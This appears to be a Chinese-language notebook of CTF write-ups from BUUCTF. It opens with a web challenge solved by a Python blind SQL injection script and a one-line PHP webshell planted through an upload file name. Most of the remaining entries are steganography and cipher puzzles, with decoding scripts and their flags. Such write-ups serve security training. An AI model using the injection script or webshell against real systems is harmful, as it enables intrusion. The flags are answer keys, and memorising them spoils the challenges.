
无标题

2021/5/1

[CISCN2019 总决赛 Day2 Web1]Easyweb

访问是一个登陆界面，访问robots.txt



我们尝试访问User.php.bak，500，访问image.php.bak，下载php文件

```
<?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
函数返回在预定义字符之前添加反斜杠的字符串。预定义的字符有：单引号，双引号，反斜杠，NULL
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'","'"),"",$id);
$path=str_replace(array("\\0","%00","\\'","'"),"",$path);

$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

$path="./" . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);
```


盲注得到username和password

```
import requests

```

```
url = "http://04c4f002-4712-444e-bbb6-f690232960d3.node3.buuoj.cn/image.php"
result = ''

for i in range(0, 30):
    right = 127
    left = 32
    mid = int((right + left) >> 1)
    while right > left:
        payload = " or if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),%d,1))>%d,1,0)#" % (i, mid)
        params = {
            'id': '\\0',
            'path': payload
        }
        response = requests.get(url, params=params)

        if "JFIF" in response.text:
            left = mid + 1
        else:
            right = mid
        mid = int((right + left) >> 1)

    result += chr(mid)
    print(result)
```

登陆后进入一个文件上传界面，


上传一个shell发现他是对文件名过滤，如果文件名里出现php就会报错。
上传一个正常图片，然后告诉我把文件名记录在日志里。因为是把文件名保存到日志中，而且日志文件是php，所以直接利用文件名写shell，把文件名改成一句话木马。
PHP开启短标签即short_open_tag=on时，可以使用输出变量。我们抓包将文件名改为<?=$_GET['cmd']; ?>



根目录拿到flag

很好的色彩呢？

下载后是一张gif的图片,图片本身有留个不同的颜色，qq截图时按住crtl可以查看色道




```
#8B8B61
#8B8B61
#8B8B70
#8B8B6A
#8B8B65
#8B8B73
```


只有后两位不同，提取后两位转字符串即可

```
aapjes
```

key不在这里

二维码扫码,是一个连接，访问下

```
https://cn.bing.com/search?
q=key%E4%B8%8D%E5%9C%A8%E8%BF%99%E9%87%8C&m=10210897103375566531005253102975053545155505050521025256555254995410298561015151985150375568&qs=n&form=QBRE&sp=-1&sc=0-38&sk=&cvid=2CE15329C18147CBA4C1CA97C8E1BB8C
```



可以看到url里藏了一堆ascii码,尝试转换

```
text='10210897103375566531005253102975053545155505050521025256555254995410298561015151985150375568'
flag=''
i = 0
while(i < len(text)):
    if(int(text[i:i+3]) < 127):
        flag +=chr(int(text[i:i+3]))
```


```
        i+=3
    else:
        flag +=chr(int(text[i:i+2]))
        i+=2
print(flag)

#flag{5d45fa256372224f48746c6fb8e33b32}
```

[INSHack2018]Self Congratulation

图片的左上角有一块东西


提取一下

```
00110001001
10010001100
11001101000
01101010011
01100011011
10011100000
```




[ACTF新生赛2020]frequency

word里隐藏字体,感觉是base但是解密后就卡住了



看wp，在详细信息里还有一部分，合起来base解密,然后词频分析拿到flag



词频分析:http://www.aihanyu.org/cncorpus/CpsTongji.aspx



```
flag{plokmijnuhbygvrdxeszwq}
```

[MRCTF2020]摇滚DJ（建议大声播放

无线电

```
flag{r3ce1ved_4n_img}
```


[SCTF2019]Ready_Player_One




2021/5/2

[INSHack2019]gflag

打开文件是G语言，使用在线网站解密



在线网站:https://ncviewer.com/




```
flag{3d_pr1nt3d_fl49}
```

[QCTF2018]X-man-Keyword

图片直接给了一个密码，通过stegsolve查看各个通道，发现每个色道的0通道都隐藏了信息，那肯定就是Lsb加密，使用lsb.py解密，目前库不行解密不出来得到

```
PVSF{vVckHejqBOVX9C1c13GFfkHJrjIQeMwf}
```

根据题目提示为

`Nihilist 密码`

26个英文字母为ABCDEFGHIJKLMNOPQRSTUVWXYZ

把关键字提前后为LOVEKFCABDGHIJMNPQRSTUWXYZ
在置换后的序列里可以发现对应关系P=Q，V=C，S=T，F=F。。。。。
使用脚本解密

```
import string

enc='PVSF{vVckHejqBOVX9C1c13GFfkHJrjIQeMwf}'
grid='LOVEKFC'+'ABDGHIJMNPQRSTUWXY'
flag=''

for i in enc:
    if i in string.ascii_lowercase:
        index=grid.lower().index(i)
        flag+=string.ascii_lowercase[index]
        continue
    if i in string.ascii_uppercase:
        index=grid.upper().index(i)
        flag+=string.ascii_uppercase[index]
        continue
    flag+=i
print flag
```

```
flag{cCgeLdnrIBCX9G1g13KFfeLNsnMRdOwf}
```

[INSHack2017]hiding-in-plain-sight

foremost 分离之

```
flag{l337_h4xx0r5_c0mmun1c473_w17h_PNGs}
```

[DDCTF2018]第四扩展FS

图片里藏了个压缩包，属性里有压缩包的密码
txt里有很多重复的数据，猜测为词频分析

```
# -*- coding: utf-8 -*-
from collections import Counter

f=open('file.txt','r')
f_read=f.read()
print Counter(f_read)
```


```
flag{huanwe1sik4o!}
```